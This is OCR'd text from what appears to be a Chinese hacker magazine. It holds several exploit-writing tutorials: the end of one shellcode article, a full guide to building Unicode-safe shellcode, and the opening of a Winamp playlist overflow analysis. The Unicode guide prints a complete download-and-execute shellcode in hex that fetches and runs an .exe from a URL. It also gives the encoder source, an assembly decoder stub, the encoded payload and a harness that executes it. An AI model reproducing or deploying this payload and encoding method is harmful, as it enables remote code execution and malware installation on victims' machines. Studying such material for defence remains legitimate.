


图3

小 结

到这里，我们就成功地生成了总长度为204字节的ShellCode，满足了我们的要求。测试文件的下载地址是http://192.168.0.252/a.a，保存的本地文件为c:/a.a，这还可以作进一步的改进。比如本地文件名为"c:/a"或者是省略路径直接为"a"；或者申请一个短一点的域名，都可以轻易地缩短ShellCode的长度在200字节以内。200字节以内的ShellCode可以说是一个质变，在很多特殊情况下非常有用。剩下的这点改动就留给大家去完成吧，编写ShellCode的乐趣也正在这里！

适合读者：溢出爱好者
前置知识：汇编语言、Shellcode基本原理



菜鸟版Exploit编写指南之三十五：编写Unicode有效的ShellCode

文/图 gyzy[江苏大学信息安全系&EST]

对于溢出爱好者来说，能够编写ShellCode是一个必备的基本技能，特别是能应对各种在实际情况中对ShellCode存在各种限制条件的时候，这种能力就显得尤为重要了。黑防2007年第2期中介绍了纯字母数字的ShellCode的编写，在第3期中的WinRAR 7z溢出中就派上了用场。Unicode大家应该不陌生，在一些大型程序中，比如Word、Excel，考虑到不同语言平台的差异性，都会使用Unicode。在利用这些程序中的漏洞的时候，我们以往的ShellCode就难以适用了。一个普通的Down&Exec的ShellCode经过MultiByteToWideChar函数转换成Unicode后，结果如图1所示。




图1

ShellCode编写思路

可能有的读者会认为，只要先将ShellCode写好，然后用WideCharToMultiByte函数转换成ASCII码，再经过程序转换成Unicode就可以了。但事实不是这样的，在转换成Unicode的时候，转换函数会根据当前使用的代码页进行转换，比如大写字母"A(\x41)"被转换成"\x41\x00"，但是第一个字节>0x80或者第二个字节不是\x00的时候，情况就不是这么简单了，MultiByteToWideChar会查找代码页中的对应结果，假如找不到就会用\x3F(?)代替，表示有错误，所以大家才会在图1中转换后的ShellCode看到问号的存在。这里我们还是采取分段编码，方法如下。

```
|   解码头部    |
-----------------------------
|  拆分编码的   |
|  原ShellCode  |
```

为了保护原始的ShellCode，我们将原始的ShellCode每个字节都拆分成两个字节，高4位和低4位均加上0x61(a)。由于4位只能表示0～15，所以每个字节都可以拆成a～p的两个字节，这样就顺利地躲过了编码转换的问题，剩下的就是构造尽量小的解码头，使之转换不出现0x3F。当然，最理想的情况就是解码头在ASCII码的情况下是纯字符，这里我介绍的解码头不是纯字符，在MultiByteToWideChar中使用不同的代码页转换出的结果都是不一样的，也就是ShellCode可能无法实现跨语言平台，上述的纯字符解码头则可以跨语言平台实现通用。

编写实例

有了思路后，就剩下编码的问题了，我将分成四个部分分别加以阐述。

1）对原ShellCode进行拆分编码，编码的思路已经说过，下面是编码部分的代码。

```
//shellcode1指向待编码的ShellCode、pShellcode是指向其的指针，详见encode.cpp
BYTE* pShellcode = shellcode1;
char high,low;
for( int i = 0 ; i < sizeof(shellcode1) - 1 ; i++, pShellcode++)
{
high = low = *pShellcode ; // 对高4位进行编码
high >>= 4;   // 将高4位移至低4位
high &= 0xF;  // 清零移位后的高4位
high += 0x61;
// 下面对低4位进行编码
low &= 0xF;  // 清零低4位
```

```
    low += 0x61;
    printf("%c%c",high,low);  // 输出编码后的结果
    }
    printf("%d",(sizeof(shellcode1) - 1)*2);
```

编码前和编码后的ShellCode分别如图2和图3所示。例如编码前第一个字节\xE9高4位和低4位分别是\xE和\x9，加上0x61后就是0x6F(o)和0x6A(j)。

```
unsigned char shellcode1[] =
"\xE9\xD6\x00\x00\x00\x5A\x64\xA1\x30\x00\x00\x00\x8B\x40\x0C\x8B"
"\x70\x1C\xAD\x8B\x40\x08\x8B"

"\xD8\x8B\x73\x3C\x8B\x74\x1E\x78\x03\xF3\x8B\x7E\x20\x03\xFB\x8B"
"\x4E\x14\x33\xED\x56\x57\x51\x8B\x3F\x03\xFB\x8B\xF2\x6A\x0E\x59"
"\xF3\xA6\x74\x08\x59\x5F\x83\xC7\x04\x45\xE2\xE9\x59\x5F\x5E\x8B"
"\xCD\x8B\x46\x24\x03\xC3\xD1\xE1\x03\xC1\x33\xC9\x66\x8B\x08\x8B"
"\x46\x1C\x03\xC3\xC1\xE1\x02\x03\xC1\x8B\x00\x03\xC3\x8B\xFA\x8B"
"\xF7\x83\xC6\x0E\x8B\xD0\x6A\x04\x59\xE8\x51\x00\x00\x00\x83\xC6"
"\x0D\x52\x56\xFF\x57\xFC\x5A\x8B\xD8\x6A\x01\x59\xE8\x3E\x00\x00"
"\x00\x83\xC6\x13\x56\x46\x80\x3E\x80\x75\xFA\x80\x36\x80\x5E\x83"
"\xEC\x20\x8B\xDC\x6A\x20\x53\xFF\x57\xEC\xC7\x04\x03\x5C\x61\x2E"
"\x65\xC7\x44\x03\x04\x78\x65\x00\x00\x33\xC0\x50\x50\x53\x56\x50"
"\xFF\x57\xFC\x8B\xDC\x6A\x01\x53\xFF\x57\xF0\x50\xFF\x57\xF4\x33"
"\xC0\xAC\x85\xC0\x75\xF9\x51\x52\x56\x53\xFF\xD2\x5A\x59\xAB\xE2"
"\xEE\x33\xC0\xC3\xE8\x25\xFF\xFF\xFF"

"\x47\x65\x74\x50\x72\x6F\x63\x41\x64\x64\x72\x65\x73\x73\x00\x47"
"\x65\x74\x53\x79\x73\x74\x65\x6D\x44\x69\x72\x65\x63\x74\x6F\x72"
"\x79\x41\x00\x57\x69\x6E\x45\x78\x65\x63\x00\x45\x78\x69\x74\x54"
"\x68\x72\x65\x61\x64\x00\x4C\x6F\x61\x64\x4C\x69\x62\x72\x61\x72"
"\x79\x41\x00\x75\x72\x6C\x6D\x6F\x6E\x00\x55\x52\x4C\x44\x6F\x77"
"\x6E\x6C\x6F\x61\x64\x54\x6F\x46\x69\x6C\x65\x41\x00"

"http://127.0.0.1/gyzy.exe""\x80";
```

图2

```
"ojngaaaaaafkgekbdaaaaaaaileaamilhabmknileaaiilniilhddmilhebohiadpdilhocaadplileo"
"beddonfgfhfbildpadplilpcgkaofjpdkgheaifjfpidmhaeefocojfjfpfoilmnilegceadmdnbobad"
"mbddmjggilaiilegbmadmdmbobacadmbilaaadmdilpkilphidmgaoilnagkaefjoifbaaaaaaidmgan"
"fcfgppfhpmfkilnigkabfjoidoaaaaaaidmgbdfgegiadoiahfpkiadgiafoidomcailnmgkcafdppfh"
"ommhaeadfmgbcogfmheeadaehigfaaaaddmafafafdfgfappfhpmilnmgkabfdppfhpafappfhpeddma"
"kmifmahfpjfbfcfgfdppncfkfjklocooddmamdoicfpppppehgfhefahcgpgdebgegehcgfhdhdaaeh"
"gfhefdhjhdhegfgneegjhcgfgdhegphchjebaafhgjgoefhigfgdaaefhigjhefegihcgfgbgeaaemgp"
"gbgeemgjgchcgbhchjebaahfhcgmgngpgoaafffcemeegphhgogmgpgbgefegpeggjgmgfebaagihehe"
"hadkcpcpdbdcdhcodacodacodbcpghhjhkhjcogfhigfia";
```

图3

2） 解码头的编写，必须保证转换成ASCII后没有出现0x3F，汇编代码如下。

```
__asm{
    ADD CX,0x330                //66 81 C1 30 03
    ADD ESI,30                  //83C6 30
    MOV ESI,ESP                 //8BF4
    PUSH ESI                    //56
    MOV EDI,ESI                 //8B FE
    NOP                         //90
    decode:
    LODS BYTE PTR DS:[ESI]      //AC
    SUB AX,0x61                 //66 2D 61 00
    SHL AX,4                    //66 C1 E0 04
    NOP                         //90
    MOV DX,AX                   //66 8B D0
    NOP                         //90
    INC ESI                     //46
    NOP                         //90
    LODS BYTE PTR DS:[ESI]      //AC
    NOP                         //90
    SUB AL,0x61                 //2C 61
    PUSH ECX                    //51
    ADD AL,DL                   //02 C2
    POP ECX                     //59
    STOS BYTE PTR ES:[EDI]      //AA
    NOP                         //90
    INC ESI                     //46
    NOP                         //90
    DEC ECX                     //49
    JNZ decode                  //75 E0
    NOP                         //90
    RETN                        //C3
    NOP                         //90
}
```

这里有几点需要注意，保持解码头为偶数字节，因为Unicode是双字节码，碰到有0x3F的情况，在不影响指令的前提下进行等价变换。如上的解码头被转换成ASCII后的结果如下。

```
"\xC4\x58\xA5\xC1\xD6\x5F\xC8\x43\xA5\xC6\xD7\x50\xDB\xB1\x95\xBB"
"\x90\xE6\xEA\xC0\xAC\xA6\xE5\xCC\xBE\xAF\xDB\xA6\xDF\x58\xDA\xF9"
"\x90\xE5\xA8\xBB\x8A\x91\xD0\xB0\xDF\x58\xAE\x74\xBF\xA4\xE0\x41"
```

3）测试代码如下，模拟了溢出发生时的情况。

```
unsigned char encoded[] =
"\xC4\x58\xA5\xC1\xD6\x5F\xC8\x43\xA5\xC6\xD7\x50\xDB\xB1\x95\xBB"
"\x90\xE6\xEA\xC0\xAC\xA6\xE5\xCC\xBE\xAF\xDB\xA6\xDF\x58\xDA\xF9"
"\x90\xE5\xA8\xBB\x8A\x91\xD0\xB0\xDF\x58\xAE\x74\xBF\xA4\xE0\x41"
"ojngaaaaaafkgekbdaaaaaaaileaamilhabmknileaaiilniilhddmilhebohiadpdilhocaadplileo"
"beddonfgfhfbildpadplilpcgkaofjpdkgheaifjfpidmhaeefocojfjfpfoilmnilegceadmdnbobad"
"mbddmjggilaiilegbmadmdmbobacadmbilaaadmdilpkilphidmgaoilnagkaefjoifbaaaaaaidmgan"
"fcfgppfhpmfkilnigkabfjoidoaaaaaaidmgbdfgegiadoiahfpkiadgiafoidomcailnmgkcafdppfh"
"ommhaeadfmgbcogfmheeadaehigfaaaaddmafafafdfgfappfhpmilnm gkabfdppfhpafappfhpeddma"
"kmifmahfpjfbfcfgfdppncfkfjklocooddmamdoicfpppppehgfhefahcgpgdebgegehcgfhdhdaaeh"
"gfhefdhjhdhegfgneegjhcgfgdhegphchjebaafhgjgoefhigfgdaaefhigjhefegihcgfgbgeaaemgp"
"gbgeemgjgchcgbhchjebaahfhcgmgngpgoaafffcemeegphhgogmgpgbgefegpeggjgmgfebaagihehe"
"hadkcpcpdbdcdhcodacodacodbcpghhjhkhjcogfhigfia";
void main()
{
    WCHAR encshellcode[1024];
    memset(encshellcode,0,2048);
    // 将ShellCode转换成Unicode形式
    MultiByteToWideChar(CP_ACP,0,(LPCSTR)encoded,sizeof(encoded)-1,encshellcode,1024);
    // 模拟溢出发生时JMP ESP后ESP指向ShellCode的情况
    __asm LEA ESP,encshellcode
```

```
    __asm XOR ECX,ECX
    __asm JMP ESP
}
```

经过MultiByteToWideChar编码转换，ShellCode仍然成功执行了，如图4 所示。




图4

小结

ShellCode也是一门学问，平时要注意这方面的学习，以免发生"ShellCode到用时方恨少"的尴尬局面，特别是在Office系列程序的溢出中，经常会出现编码转换的问题。最后，希望本文能给广大黑友带来一点帮助，本人也是菜鸟，如有错误纰漏，欢迎大家指正。

适合读者：溢出爱好者
前置知识：汇编语言

ShellCode到洞悉溢出漏洞原理



文/图 聂金铜

缓冲区溢出是一种很古老很经典的攻击方式，现在还有很大的利用价值。很多技术网站，例如有名的www.securityfocus.com、www.milw0rm.com，国内的绿盟、安全焦点等都有关于这方面的研究或收集可用的ShellCode。当我们通过网络或反汇编病毒文件得到缓冲区溢出攻击代码后，如何来分析漏洞的存在位置和原理以提高自己的技术或写出更通用的ShellCode呢？本文记录了我对Winamp的pls文件溢出的分析过程，希望能对大家起到抛砖引玉的作用。

我从milw0rm网站上看到了近几天公布的ShellCode，有个关于Winamp的。这个软件也是漏洞不断，当初就有m3u文件名溢出漏洞，现在又出了pls文件播放列表溢出漏洞，都是和播放列表有关的，刚学溢出，就分析分析提高技术吧。

下载了Winamp5.12和Perl编写的利用程序，运行利用程序生成畸形pls文件，在Winamp中打开，计算器一下就弹出来了，攻击得比较顺利。后来发现此版本的Winamp在处理热键时也存在漏洞，按Ctrl+D程序会挂掉，我的SoftIce就不好使了，这里不是重点，就用OllyDBG来分析吧。

找准关键位置的方法

根据利用程序找到溢出关键的地方还是比较容易的，在利用程序中可以看到是这样写的："$shellcode="\x54\x50\x53\x50\x29……"。现在用OD载入Winamp并运行，拖入畸形pls文件，双击播放，计算器弹出来了，这时我们就可以在内存中搜索攻击代码了。Alt+M进入OD内存映射窗口，Ctrl+B搜索Hex:54 50 53 50，我找到的地址是00133462，如图1所示，此时在OD中下命令"hw 00133462"，也就是写入时的硬件断点。重新载入并运行，播放pls文件，OD断了下来，这里离关键位置就很近了。此时计算器还没有弹出，我们可以按Ctrl+F9、F8往下运行，遇到CALL就F8步过，很快就到了"02006613 CALL in_mp3.02005A60"，这个CALL执行后计算器就弹出来了，这里就是关键位置了，记下它的地址，如图2 所示。




图1

